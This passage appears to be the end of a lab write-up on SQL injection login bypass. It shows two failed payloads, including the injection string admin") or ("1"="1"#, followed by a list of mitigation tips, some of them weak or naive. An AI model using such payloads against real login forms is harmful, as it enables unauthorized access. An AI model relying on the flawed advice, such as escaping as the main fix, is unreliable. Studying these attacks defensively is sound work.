
Unsuccessful login

PAYLOAD 14 (USER :_admin") or ("1"="1"#password =_admin") or ("1"="1"#



Unsuccessful login

PAYLOAD 15 (USER :_admin_password = password)



Unsuccessful login

METIGATION STEPS TO PROTECT FROM BYPASS AUTHENTICATION

- Keep up to date on patches and security fixes as they are released by the vendor or maintainer
- You always check for all vulnerabilities and always install the best antivirus software and are always free from bugs.
- To Avoid the special character '=' 'or' to bypass authentication, you can use the "mysql_real_escape_string()".
- It is best to have a secure and strong authentication policy in place.

- Avoid using external SQL interpreters.
- It is best to ensure all systems, folders, apps, are password protected.
- Audit your applications frequently for points where HTML input can access interpreters.
- Security experts recommend resetting default passwords with unique strong passwords and periodically rotate passwords.
- It is suggested to not expose authentication protocol in the client-side web browser script.
- They suggest ensuring that user session IDs and cookies are encrypted.
- It is recommended to validate all user input on the server side.
- Avoid the use of dynamic SQL or PL/SQL and use bound variables whenever possible.
- Enforce strict limitations on the rights to database access.
- Remove any sample applications or demo scripts that allow remote database queries.

